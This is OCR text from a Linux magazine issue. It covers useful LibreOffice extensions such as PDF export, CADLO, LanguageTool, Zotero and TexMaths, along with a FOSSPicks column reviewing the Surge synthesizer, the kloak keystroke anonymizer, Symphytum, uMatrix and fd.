
[3] Man pages online: *https://manpages.debian.org*

[4] *Debian Package Management Book*: *http://www.dpmb.org/index.en.html*

The Authors

Digital nomad **Frank Hofmann** prefers to work from Berlin, Geneva, and Cape Town as a developer, LPI-certified trainer, and author. **Axel Beckert** is a Linux system administrator and network security specialist with ETH Zurich IT services. The duo wrote *Debian Package Management Book* [4].

A Webzine for High-Performance Computing Specialists



If you work with high-performance clusters, or if you're ready to expand your skill set with how-to articles, news, and technical reports on HPC technology.

ADMIN Network & Security

admin-magazine.com/HPC

Ten useful LibreOffice extensions

Supercharger

LibreOffice has hundreds of options and features, but these handy extensions make it even more convenient.

BY ANZELA MINOSI

LibreOffice (LO) is a familiar sight on most Linux desktops. The free office suite is capable of handling spreadsheets, presentations, word processing documents, drawings, and more. A powerful collection of capabilities is already built into the default configuration, but if you're looking for more power – and more convenience – LO also supports an ecosystem of extensions. The LO project maintains an extensions page [1] with extensions available for easy download. The most popular extensions appear in the main window, and dozens of other extensions are available by browsing or searching.

To integrate an extension with your own LO installation, download the extension, then click *Tools* in the LO main window, and select *Extension Manager*. Click on the *Add* button and specify the path to the extension (file suffix OXT or ZIP). Confirm this setting with *OK* and restart LO to include the add-on. You then typically access the extension via *Tools* | *Add-Ons*, unless the specific tool adds a main menu entry or icon for itself.

This article highlights some of my favorite LO extensions.




Figure 1: The Scale setting shown in the figure causes LO Calc to print several pages on one sheet.

More Convenience

The PDF, Export and Send [2] plugin converts a document opened in an LO application into a PDF and automatically attaches it to an email message.

According to the description at the LO Extensions page, this helpful extension "combines two regular functions in one." PDF, Export and Send is intended for users who regularly tweak ODT templates with customized information to email quotes, invoices, or other documents to customers or other business contacts.

In LO Writer, the appearance of the PDF successfully matches the original in most cases. With LO Calc, you might need to change the page settings to avoid truncating tables. If you run out of table space, you might just need to change the page layout from portrait to landscape format by selecting *Format* | *Page* and clicking on the *Page* tab in the dialog. In the *Table* tab of the same window, you can bundle several pages into one sheet, if necessary, by selecting scaling mode *Fit print range(s) on number of pages* and limiting the number of pages (Figure 1). This setting tells LO to print several pages on one sheet, which also applies to the PDF document. You can check the results in the preview by selecting *File* | *Print Preview*.

You'll find the most important settings for PDF, Export and Send in the *General* tab. For example, you can define the resolution and the compression factor for images. In addition to PDFs, the tool also exports HTML, XML, and FDF files. If you need the LO document in other formats, you can save a huge amount of time with MultiSave [3]. After clicking on its icon, MultiSave saves the opened document as ODF, PDF, MS Office, and RTF all at once.

More Styles and Colors

The CADLO extension [4] turns LO Draw into a CAD program. CADLO determines coordinates, dimensions lines, locates arcs, draws polygons, and performs other tasks that make Draw behave more like a conventional drafting program

Listing 1: Setting Up Parabolic Colour Palette

```
$ cp /path_to_directory/*.soc ~/.config/libreoffice/version_number/user/config
```

Listing 2: Zotero

```
$ tar -jxvf file.tar.bz2
$ cd /path_to_zotero/
$./zotero.
```

(Figure 2). If you have shapes that intersect, the remainder can be removed. A polygon tool can create arbitrary shapes with multiple corners and edges. When you connect lines, CADLO highlights the line you want to connect in color and snaps the connecting line into place.

The Parabolic Colour Palette [5] extension offers more varied gradations for both light colors and gray tones (Figure 3). You can integrate this extension manually by copying the files with the `.soc` suffix into the LO user folder and then restarting the application (Listing 1). Then call up the color palette by selecting one of the entries beginning with *parabolic* in the color settings.

One of the most efficient LO extensions is Change Picture [6]. The Change Picture extension lets you replace one image with another in LO while maintaining the scaling as well as the position and size of the previous image.

Language Fluency

The LanguageTool extension [7] not only detects spelling mistakes but also simple grammar errors – even for multiple languages. The add-on requires an existing Java Runtime Environment (JRE) [8], which you have to activate additionally in LO. Click *Tools* | *Options* | *LibreOffice* | *Advanced* and elect to let LO use Java. You also need to select a specific JRE in the same window (Figure 4). You can call the plugin itself via *Tools* | *LanguageTool*.

Another tool that is all about languages goes by the name of Code Highlighter [9]. The add-on color highlights the code in several programming languages with just a few clicks. To do so, it needs Python 3 and the *python3-pygments* package, which you can install using your distribution's package manager.

Insert a text field into the document by clicking on the corresponding icon or via *Insert* | *Text Box*. Place your code snippet there, and you can then spice it up with color by selecting *Tools* | *Highlight Code* and subsequently choosing a programming language (Figure 5).

Literary

LO has an extension for managing the open source literature management program Zotero [10]. Zotero is described as "a free, easy-to-use tool to help you collect, organize, cite, and share research." The Zotero LO Integration extension lets you add citations and bibliographical information to a document by referencing Zotero resources. After downloading and unpacking Zotero, go to the installation folder and run the application, as shown in Listing 2.

By default, the literature sources are located on the left side of the application below *My Library*. To add new sources while browsing, you need an add-on for your browser that you install from Zotero's website. In addition, you need to register (for free) in order to synchronize the literature manager. Enter your account details below




Figure 2: With the CADLO extension, you can create arcs of different sizes in LO Draw.




Figure 3: The Parabolic Colour Palette offers numerous light and pastel shades to prevent dark printouts.

Figure 4: Java-based plugins need access to the JRE.




Figure 5: The Code Highlighter displays keywords of a programming language in color.

```
parseArgs (x:y:z:xs) = do
    let a = checkString x
        b = checkInt y
        c = checkInt z
        d = checkString $ head xs
        list = [a]++[b]++[c]++[d]
    if (isAll list) then return True else return False
    where checkString s = case readMaybe s :: Maybe String of
                    Just _ -> True
                    Nothing -> False

          checkInt s = case readMaybe s :: Maybe Int of
                    Just _ -> True
                    Nothing -> False
```




Figure 6: Clicking on the Zotero add-on icon lets you synchronize literature references with your Zotero account.

Edit | *Preferences* in Zotero to activate the sync. Zotero will then identify books and articles while you are browsing, which you can add to the database (see the dialog box in the upper right corner of Figure 6).

Next, switch to LO Writer and click the *Z* icon in the form of a white sheet. You can now enter keywords to find the source for which you are looking. Press *OK* to confirm that you want to add the match to the database (Figure 7). Zotero must be open while you are using LO for the plugin to be able to access the database. Alternatively, you can manually enter or edit the sources in Zotero.




Figure 7: In the Zotero plugin, you can search for literature sources using keywords and paste them into the document by clicking on *OK*.

Math Jargon

TexMaths [11] adds LaTeX support to LO. As a prerequisite, TexMaths needs both LaTeX itself and a library like *dvipng* or *dvisvgm* to convert LaTeX equations into images. You need to enter the paths to the programs in the TexMaths settings. To create a formula, click on the Pi symbol and enter the LaTeX formula. There are selectors for operators, functions, and Greek letters, so you don't need to know the LaTeX syntax.

If you frequently work with LO Math, you might want to consider purchasing Dmaths [12]. The Dmaths plugin is available for about EUR12 and saves a huge amount of typing time when entering mathematical formulas in the body text. Dmaths is very extensive for a plugin, and claims less than two rows in the toolbar.

To format a formula as you would do with LO Math, type the formula first and then click the *M* icon to do the formatting. Integrals, totals, products, derivatives, and roots can be displayed. When parentheses are set, the Dmaths shortcuts F9 for curly braces and Shift+F9 for round brackets save time, and Dmaths automatically sets the matching closing parenthesis. In addition, Dmath's brackets automatically adapt to larger formulas such as integrals.

Dmaths not only extends LO Math, but it also supports drawing curves (Figure 8), two- and three-dimensional shapes, and coordinate systems. It also includes a function for the sign tables of derivatives that facilitate the reading of extreme values. In addition, Dmath's functions can be plotted and vectors and matrices can be quickly generated using appropriate input masks.

Conclusions

The extensions presented in this article add convenience and save time for LO users – especially school and academic users. LanguageTool even informs you of incorrect comma usage, and Zotero manages literature sources in a simple way. Dmaths assists with entering mathematical formulas, and CADLO helps you create mechanical drawings. ■■■




Figure 8: Dmaths can plot a curve if you enter the necessary information.

Info

[1] LibreOffice: *https://www.libreoffice.org*

[2] PDF, Export and Send: *https://extensions.libreoffice.org/extensions/pdf-export-and-send*

[3] MultiSave: *https://extensions.libreoffice.org/extensions/multisave*

[4] CADLO: *https://extensions.libreoffice.org/extensions/cadlo*

[5] Parabolic Colour Palette: *https://extensions.libreoffice.org/extensions/parabolic-colour-palette*

[6] Change Picture: *https://extensions.openoffice.org/project/ChangePicture*

[7] LanguageTool: *https://extensions.libreoffice.org/extensions/languagetool*

[8] JRE: *https://www.oracle.com/technetwork/java/javase/downloads/jre8-downloads-2133155.html*

[9] Code Highlighter: *https://extensions.libreoffice.org/extensions/code-highlighter*

[10] Zotero: *https://www.zotero.org*

[11] TexMaths: *https://extensions.libreoffice.org/extensions/texmaths-1*

[12] Dmaths: *http://www.dmaths.org*

FOSSPicks

Sparkling gems and new releases from the world of Free and Open Source Software

One weekend this month, Graham's synth obsession took him 600 miles in a rental car into ancient Cornwall to buy a beat-up old 1980s MIDIBoard. Stay tuned for a Linux editor! BY GRAHAM MORRISON

Synthesizer

Surge

If you're into synthesizers (and you really should be), you can't help but have noticed that the open source scene has exploded. This is mostly thanks to the amazing VCV Rack, a truly modular software synthesizer platform that runs virtual recreations of real and imagined hardware, all connected with virtual voltage and audio cables. Each month, there are new, and often open source, modules released to expand your VCV Rack system. It's now possible to build a virtual modular synthesizer on Linux that would cost you tens of thousands in real life.

However, VCV isn't the only amazing open source synthesizer that has recently become available on Linux. There is also Surge, a once-commercial product created by one of the developers behind the brilliant Bitwig commercial, loop-based DAW. Surge's code has been released, because the developer no longer has enough time to maintain it. That means not only do we get an incredible sound generator, we also get a Linux version where there were previously only Windows and macOS versions. What's particularly brilliant about this is that, because Surge was once a commercial product, there's an uncommon polish to not just its amazing sound, but in areas where voluntary projects often (quite understandably) struggle. Surge comes with a huge sound library of over 1,000 categorized patches, for example, and there's great user-interface (UI) design, and (wait for it) … a comprehensive manual!

1. Scenes: Unique to Surge is the way it uses two separate instances of the engine for layering and splits. 2. Patch library: Over 1,000 different patches are included, in many different categories. 3. Character: Use the warm characteristic to emulate vintage hardware, or bright for modern digital hardware. 4. Effects: Add reverb, delay, chorus, distortion, and EQ to your sound. 5. Oscillators: Three per voice to generate a huge morphing variation in sound options. 6. Oscillator routing: Even complex FM sounds, like those from Yamaha's DX7, can be generated. 7. Filters: There are just as many filter options and values as there are for oscillators. 8. Envelopes: One for the amplitude and one for the filter, both with analog and digital modes. 9. Modulation: Change the sound of many different parameters with the output from many different sources.

But what really matters is the sound, and Surge is also one of the most powerful synthesizers you can find on your Linux desktop. It starts with the three oscillators per voice. Each can have one of eight waveforms: classic, sine, wavetable, window, FM2, FM3, sample/hold noise, and audio input. This is really exciting because the first (classic) is actually a morphable oscillator that shifts between pulse, saw, and dual saw – classic sounds that cover a huge chunk of synth history. From the oscillators, the sound is sent to an equally well-specified filter bank. There are two filters, each offering eight different algorithms, including classic two- and four-pole low-pass filters; notch, band pass, and comb filters; and a waveshaper – all with self-oscillation. This means you can create classic vintage sounds just as easily as experimental, futuristic sounds.

The remainder of the synth features 12 low-frequency oscillators (LFOs), each with their own DAHDSR envelope and seven different waveforms, which can all be routed to modulate almost any source, such as pitch or filter level. And finally, there's an effects section featuring reverb, delay, chorus, EQ, rotary speak, and even a vocoder. This is a hugely well-specified synthesizer, but the proof really is in the output, and it sounds amazing. Classic mono leads scream from your speakers, while patches using the LFO step sequencer create notes automatically. There are equally beautiful pads, strings, and atmospherics. This really could be your one synth to rule them all.


Project Website
https://surge-synthesizer.github.io/

Keystroke anonymizer

Kloak

When it comes to worrying about the data that can be used to identify us online, we usually think about the obvious things: tagged photos, hacked accounts revealing personal details, LinkedIn, exposed IP addresses, and other literal variations of our personal details. We don't often think that our keyboard can expose our identities – but it can, thanks to something called "keystroke dynamics." The way you type is as unique as your fingerprint. Only you have that particular nuance where the *o* key follows the *h* key like a ricochet, or where you always hit *q* by mistake when typing *ask*. We all have traits like these, and when combined and analyzed with enough AI data processing, they can be used to identify who is typing. This allows websites and other applications to track you across the Internet, across sessions, and even across computers.

`kloak` is a possible solution. It's an offshoot of the wonderful Whonix project, a Debian-based distribution built specifically to allow you to browse the Internet securely and anonymously. `kloak` attempts to obfuscate your typing style to make identification difficult. It does this by adding a random delay buffer between your key presses and when the key event is sent to whatever input you have activated. The project is easy to compile and run, and its source code is easy to assess if you're worried about its provenance. You can then run the binary as a service or as a single executable, with options to show how much delay is being added, as well as which device is used for the input and the output. With online tests, it works well, although you can feel the variable delay between your key presses and the visual feedback. However, this minor quibble is worth the inconvenience if you restrict its use to online services, which is when it will be most useful.



`kloak`'s default delay is 100ms, which has been shown to be 20-30 percent effective, but you can change this according to risk.

Project Website


https://github.com/vmonaco/kloak

Personal database

Symphytum

There are many things that backup software has in common with databases: They both deal with data, and they both need careful administration and orchestration. And to those uninitiated in their challenges and complexities, they can both appear a little boring or a little too work-like. This is why so many of us forgo backup and hope for the best, and why we maybe prefer a quickly constructed spreadsheet to a fully fledged database. Sometimes, however, if a project goes to the trouble of making an application accessible and unlike work, such as with Apple's Time Machine, it makes what was boring become exciting and useful again. This is what Symphytum does for small, useful, personal databases.

Symphytum feels like an old-school database front end, like the kind you ran on a Commodore Amiga to manage your game collection or to remember to whom you'd lent *The Hitchhiker's Guide to the Galaxy*. But it's also much more capable than this. Designing data entry forms is a pleasure, for instance. Create a new database (or collection, in Symphytum's nomenclature) with a single click, and you can start adding fields immediately. Quickly add a name and date, click the padlock, and you've got a form where you can start entering data. You can even see any entered data by switching to the more conventional *Table* view, and there's integrated backup and restore. But its best trick is being able to sync your database to cloud storage, and drivers for Dropbox and MEGA are included. This means you can run the client on different machines and sync to the same database or run multiple clients in read-only mode while connected to the same database.



For a personal database, Symphytum has some great features, including two views at the same time and cloud sync.

Project Website


https://github.com/giowck/symphytum

Browser firewall

uMatrix

Web browser plugins fall outside of FOSSPicks' scope, but uMatrix requires a special mention. This is because, with a single stroke, it replaces a variety of other add-ons and especially those that block scripts and website advertising. It's particularly important now that an increasing number of sites aggressively block access when you're running an ad blocker, but also because you can never be sure exactly what your blocker is blocking and what it's not. uMatrix solves this problem in the same way a firewall solves the problem of insecure services running on your network. It gives you complete control over which elements of a website are downloaded and which are blocked. This power obviously comes with the cost of complexity, but the plugin is so well-designed that it doesn't feel like a burden.

When installed, on either Chrome, Chromium, or Firefox, a click of the toolbar button shows a matrix of all the connections a web page is attempting to make. Columns are for type (including cookies, CSS, images, scripts, and frames), while rows show the source of these types. Cells are colored green to signify which data gets through and red to show which data from which site is currently blocked. Clicking on a row or column header, or a cell, toggles that data being enabled, blocked, or filtered through a white or blacklist. Opening the configuration option reveals more options, including tabs for your own host files and rules. The rules, in particular, are useful because you can find third-party lists hosted online that will do useful things like blocking tracking on Slack, Facebook, and YouTube while still letting through the functionality of each site. This all makes uMatrix sound more complicated than it really is, because it's actually very straightforward and completely mind-opening.



uMatrix's developer is also behind the popular ad blocker, uBlock Origin.

Project Website


https://github.com/gorhill/uMatrix

File finder

fd

`find` must be one of the most widely used commands on the Linux command line. It helps you find files via their names and various attributes wherever they're hiding on your system. But it's not the easiest or most efficient command to use, with the all important `--name` argument sometimes being difficult to remember, along with where you should put the pathname. `fd` is a small, efficient, and convenient alternative. Not only is it shorter to type, it's also easier to use. Type `fd` followed by some text you think is part of a filename, and you'll be given results recursively from your current command-line location. It's case insensitive, by default, but will intelligently switch to case sensitivity if you include mixed case in your search. Anecdotally, it all seems much quicker than using `find`, and it's certainly less of a burden on brain cells. And even if you forget all its possible arguments, `fd` will show you recursively all the files from your current location – the `fd` equivalent of typing `ls -R`.

To augment your search by searching only for specific extensions, you can add the `-e` argument – such as `-e png`. The inverse of this search is accomplished by making the `e` a capital `E`. By default, the command will also ignore files in `.gitignore`, all of which is easily remembered. So too is the `-x` or `--exec` argument, which sends the result of your find into a command that can be executed in parallel. This is perfect for passing images through the `convert` command, for instance, or converting FLAC audio files into MP3s. If you need more power, you can use regular expressions, and you can even set up environmental variables to use `fzf` fuzzy search results. All of which makes `fd` a great alternative to `find`.



